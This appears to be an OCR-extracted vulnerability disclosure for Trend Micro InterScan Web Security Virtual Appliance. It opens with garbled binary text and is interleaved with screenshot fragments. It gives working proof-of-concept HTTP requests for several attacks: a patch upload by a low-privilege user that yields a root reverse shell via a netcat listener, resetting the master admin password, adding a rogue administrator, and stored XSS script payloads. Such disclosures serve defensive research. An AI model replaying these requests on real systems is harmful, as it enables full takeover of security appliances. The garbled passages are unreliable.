□§žêné¿ýö×ü€]C=A□®¡í^ª¡àèCýç□†ÿDuÿ…þ¯¿®¡®¥-óÔýkhküÅþw--õÿëÿ?□\Ü⅓C¿>ŠÚ□=D)□é°˜□□@i`Ñ°É□Ø□¡!□˜W¾ŸÓ•-mÏ\ÈY□¼úèå=cÏÔK¥ÆC
3ÕC×¬Ê®Ü¼z é%œ¿ÉÛ0 □ŽÞe2õ‰ÄN□›□@icèDÌ1¢`□'ß□□ÈŠ□1Aû□>SX□ª6_Æ?□Ç□þÉ□
ªÀ□□ª1«1Êíi=™ô±-\©zÔ|¯æÉ□$J+-÷Åó(üó"□yyÿ€±¡¿uÆ-¢†$ætr□ĵ…ÛuÇ□XŸmÁFñ□□p□□ Ü®rmþâÇ¶ÌgBòØ6□õdâêÄ5íD□v□˜(1„□ÉNÖòÇ«\¹ªZ‡¾ÀÆ
ÝØR$A´pF□Ú«Å¿ÂÈí[¹´efc%0è–öÇoTß÷2–˜'×'öõ×£Ç„,?@^«9îuû)□:®Ô-KJÖs□å¾4[?XH=;ÚÓþJ1□çL¿óÀ5-`È‡Àü
```



192.168.253.150:1812/index.jsp?CSRFGuardToken=Q4RJM47H7AMG3RU792A4YWXTI8JFIZQP&summary_scan
84CDE6B0889829FF6E300E771B0ADC81
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
TREND MICRO InterScan™ Web Security Virtual Appliance
Welcome,test
Log Off
Search
System Status
Dashboard
Password
Logs
Reports
Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go
Cancel
Target: http://192.168.253.150:1812
Request
Raw Params Headers Hex
Response
Raw
Inspector Console Debugger
All HTML CSS JS XHR Fonts
23 requests, 382.83 KB, 48.35 s
Filter URLs

Reports

□ Add Copy Delete

□	Report Name	Period	Generate Report	Saved Reports	Next Report On
□	✓ TestReport	Last 1 Day(s)	Run Now		--


```
POST /servlet/com.trend.iwss.gui.servlet.ManagePatches?action=upload HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.253.136/patch_upload.html
Cookie: JSESSIONID=84CDE6B0889829FF6E300E771B0ADC81
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------71772542910375
Content-Length: 4678950

-----------------------------71772542910375
```

Status	Method	File
	GET	index.jsp?CSRFGuardToken=Q4R
	POST	dashboard_query
200	POST	dashboard_query
	POST	dashboard_query

```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.253.150:1812/log/page/dashboard.html
Content-Length: 107
Cookie: JSESSIONID=84CDE6B0889829FF6E300E771B0ADC81
Connection: keep-alive
```

Note: The Session ID cookie was automatically sent as the ‘**test**’ user was already logged in another browser tab. Also, this POST request to apply/update the patch usually has ’**CSRFGuardToken**’ in the POST body but removing it does NOT prevent you from uploading the patch.

12. Got root shell on Kali machine.



Go
Cancel
Target: http://192.168.253.150:1812
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Kali-Linux-2016.1-vm-amd64 - VMware Workstation 12 Player (Non-commercial use only)
Player
Applications Places Terminal Thu 05:24
root@kali: ~
File Edit View Search Terminal Help
Type a search term
0 matches
Waiting

```
POST /servlet/com.trend.iwss.gui.servlet.ManagePatches?action=upload HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=84CDE6B0889829FF6E300E771B0ADC81
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------312391372929971
Content-Length: 4678942

-----------------------------312391372929971
Content-Disposition: form-data; name="op"

save
-----------------------------312391372929971
Content-Disposition: form-data; name="patchFileName";
filename="iwsva_65_sp2_ar64_en_criticalpatch_b1624.tgz"
Content-Type: application/x-compressed

[illegible]iwsva_65_sp2_ar64_en_criticalpatch_b1624.tar[illegible]
```

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.253.136] from (UNKNOWN) [192.168.253.150] 20066
bash: no job control in this shell
bash-4.1# hostname
hostname
TrendMicroIWSVA6.5SP2
bash-4.1# id
id
uid=0(root) gid=0(root) groups=0(root),499(iscan)
bash-4.1# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:ED:9B:D5
          inet addr:192.168.253.150  Bcast:192.168.253.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68381 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47218 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:50696219 (48.3 MiB)  TX bytes:15463930 (14.7 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:290784 errors:0 dropped:0 overruns:0 frame:0
          TX packets:290784 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:37543516 (35.8 MiB)  TX bytes:37543516 (35.8 MiB)
```

Vulnerability 2: Privilege Escalation via ‘UpdateAccountAdministration’ functionality

An authenticated remote user with least privilege/role (a user with ‘Reports only’ role) can change Master Admin’s password.

Risk Factor: **HIGH**

Impact:

An attacker with low privileges can change Master Admin’s password by sending a specially crafted POST request. An attacker can then have full control over the system.

CVSS Score: **AV:N/AC:L/AU:S/C:C/I:C/A:C**

Proof-Of-Concept:


1. Log into IWSVA web console with least privilege user ‘**test**’.

2. Note down ‘**CSRFGuardToken**’ and ‘**JSESSIONID**’ values for this session.

3. Send following POST request using BurpSuite Repeater with ‘**CSRFGuardToken**’ and ‘**JSSESSIONID**’ values obtained earlier. Follow redirections in BurpSuite to complete the request.

```
POST /servlet/com.trend.iwss.gui.servlet.updateaccountadministration HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=74E908C13F35F3F7106B79CE29FCBE04
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 306

CSRFGuardToken=7BO2MDAZJ149G52PRMMJDSARHQL6TFYE&accountop=review&allaccount=
admin&allaccount=hacker2&allaccount=hacker4&allaccount=hacker&allaccount=test&accountname=
admin&commonname=admin&accounttype=0&password_changed=true&PASS1=cba123&PASS2=
cba123&description=Master+Administrator&role_select=0&roleid=0
```

4. Master Admin’s password updated successfully.



```
192.168.253.150:1812/index.jsp?CSRFGuardToken=7BO2MDAZJ149G52PRMMJDSARHQL6TFYE&summary_scan
```

```
Status  Method  File                 Domain                Cause     Type  Transferred  Size
302     POST    uilogonsubmit.jsp    192.168.253.150:1812  document  html  997 B        0 B   – 62 ms
        POST    uilogonsubmit.jsp    192.168.253.150:1812  document
200     GET     index.jsp?CSRFGu
200     GET     top.jsp
200     GET     left.jsp
200     GET     func.js
200     GET     i18n_warnmsg.js
200     GET     jquery1.3.2.js
200     GET     jquery.js
200     GET     jquery.autocompl
200     GET     tm_menu.js
200     GET     menu3.xml?t=147
200     GET     dashboard.html
200     GET     timezone.jsp
200     GET     jquery-1.9.0.js
200     GET     jquery-migrate-1.
200     GET     date.js
200     GET     i18n.js
200     GET     i18n_warnmsg.js
200     GET     tmpstring.js
200     GET     i18n_log_dynamic
200     GET     dynamic_i18n_fun
```

```
POST /servlet/com.trend.iwss.gui.servlet.updateaccountadministration HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=74E908C13F35F3F7106B79CE29FCBE04
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 306

CSRFGuardToken=7BO2MDAZJ149G52PRMMJDSARHQL6TFYE&accountop=review&allaccount=admin&allaccount=hacker2&al
laccount=hacker4&allaccount=hacker&allaccount=test&accountname=admin&commonname=admin&accounttype=0&pas
sword_changed=true&PASS1=cba123&PASS2=cba123&description=Master+Administrator&role_select=0&roleid=0
```

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: http:/
```

```
POST  http://192.168.253.150:1812/uilogonsubmit.jsp

Request Headers:
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.253.150:1812/logon.jsp
Cookie: JSESSIONID=74E908C13F35F3F7106B79CE29FCBE04
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Request Body:
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

wherefrom=&wronglogon=no&uid=test&passwd=noahpass&pwd=Log+On
```

5. Log into IWSVA web console as ‘**admin**’ and new password ‘**cba123**’ to confirm if it works.

Vulnerability 3: Privilege Escalation via ‘UpdateAccountAdministration’ functionality

An authenticated remote user with least privilege/role (a user with ‘Reports only’ role) can add a privileged user with Administrator role.

Risk Factor: **HIGH**


Impact:

An attacker with low privileges can gain administrative privileges by sending a specially crafted POST request. An attacker can then have full control over the system.


CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:C

Proof-Of-Concept:

1. Log into IWSVA web console with least privilege user ‘**test**’.


192.168.253.150:1812/index.jsp?CSRFGuardToken=CDRY1LS9HJKW17BHGLETHB2JWKZIVL83&summa
TREND MICRO InterScan™ Web Security Virtual Appliance
Welcome,test
Log Off
---------Help---------
Search
System Status
Dashboard
Password
Logs
Reports
Reset to Default Dashboard - Add Widget
Top URL Categories Accessed 22:29:16
Top Users blocked by internet security 22:29:16
All
Today
5
No Data was found for selected parameters

2. Note down ‘**CSRFGuardToken**’ and ‘**JSESSIONID**’ values for this session.


192.168.253.150:1812/index.jsp?CSRFGuardToken=CDRY1LS9HJKW17BHGLETHB2JWKZIVL83&summa
TREND MICRO InterScan™ Web Security Virtual Appliance
Welcome,test
Log Off
Top URL Categories Accessed 22:30:17
Top Users blocked by internet security 22:30:16
No Data was found for selected parameters
Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.253.150:1812
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex


```
GET /index.jsp?CSRFGuardToken=CDRY1LS9HJKW17BHGLETHB2JWKZIVL83&summary_scan HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.253.150:1812/logon.jsp
Cookie: JSESSIONID=B94C216BD52E87AAD98742A15E86BB56
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

3. Send following POST request using BurpSuite Repeater with ‘**CSRFGuardToken**’ and ‘**JSSESSIONID**’ values obtained earlier. Follow redirections in BurpSuite to complete the request.

```
POST /servlet/com.trend.iwss.gui.servlet.updateaccountadministration HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=B94C216BD52E87AAD98742A15E86BB56
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 292

CSRFGuardToken=CDRY1LS9HJKW17BHGLETHB2JWKZIVL83&accountop=add&allaccount=
. admin&accountType=local&accountnamelocal=hacker4&accounttype=0&password_changed=true&
. PASS1=pass1234&PASS2=pass1234&description=hackerUser&role_select=1&roleid=1
```

5. It shows user ‘**hacker**’ added successfully.

6. Now log into IWSVA web console as admin from another browser and check to see if user ‘hacker’ has been added successfully.



Login Accounts

	Username	User Type	Rolename	Description
□	admin	Local	MasterAdminRole	Master Administrator
□	admin2	Local	Administrator	Admin2
□	hacker	Local	Administrator	hackerUser
□	test	Local	Reports only	TestUser

Vulnerability 4- Stored Cross-Site Scripting (XSS) in ‘UpdateAccountAdministration’ functionality

An authenticated remote attacker can inject a Java script while creating a new user that results in a cross-site scripting attack.

Risk Factor: **Medium**

Impact:

An attacker with low privileges can inject malicious Java script by sending a specially crafted POST request to add a new user (which he shouldn’t be able to as per **Vulnerability#1** mentioned above).

Vulnerable Parameters:-

a. Accountnamelocal
b. Description

Note: Other parameters may be vulnerable.

CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:C

Proof-Of-Concept:

1. Log into IWSVA web console with least privilege user ‘**test**’.


2. Note down ‘**CSRFGuardToken**’ and ‘**JSESSIONID**’ values for this session.

3. Send following POST request using BurpSuite Repeater with ‘**CSRFGuardToken**’ and ‘**JSSESSIONID**’ values obtained earlier. Follow redirections in BurpSuite to complete the request.

```
POST /servlet/com.trend.iwss.gui.servlet.updateaccountadministration HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=B94C216BD52E87AAD98742A15E86BB56
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 292

CSRFGuardToken=CDRY1LS9HJKW17BHGLETHB2JWKZIVL83&accountop=add&allaccount=admi
accountType=local&accountnamelocal=hacker4"><script>alert(111)</script>&accounttype=0&
password_changed=true&PASS1=pass1234&PASS2=pass1234&
description=hackerUser4"><script>alert(111)</script>&role_select=1&roleid=1
```

4. It shows user ‘**hacker4**’ added successfully.

5. Now log into IWSVA web console as admin from another browser and check to see if user ‘**hacker4**’ has been added successfully and Java script executes.




192.168.253.150:1812/index.jsp?CSRFGuardToken=DK2PEO6I5D9NH72DOPWLY3QPKF9PA3L0&summ

Login Accounts

☐	Username	User Type	Rolename	Description
☐	admin	Local	MasterAdminRole	Master Administrator
☐	admin2	Local	Administrator	
☐	hacker	Local	Administrator	
☐ " >	">hacker2">	Local	Administrator	
☐				

111



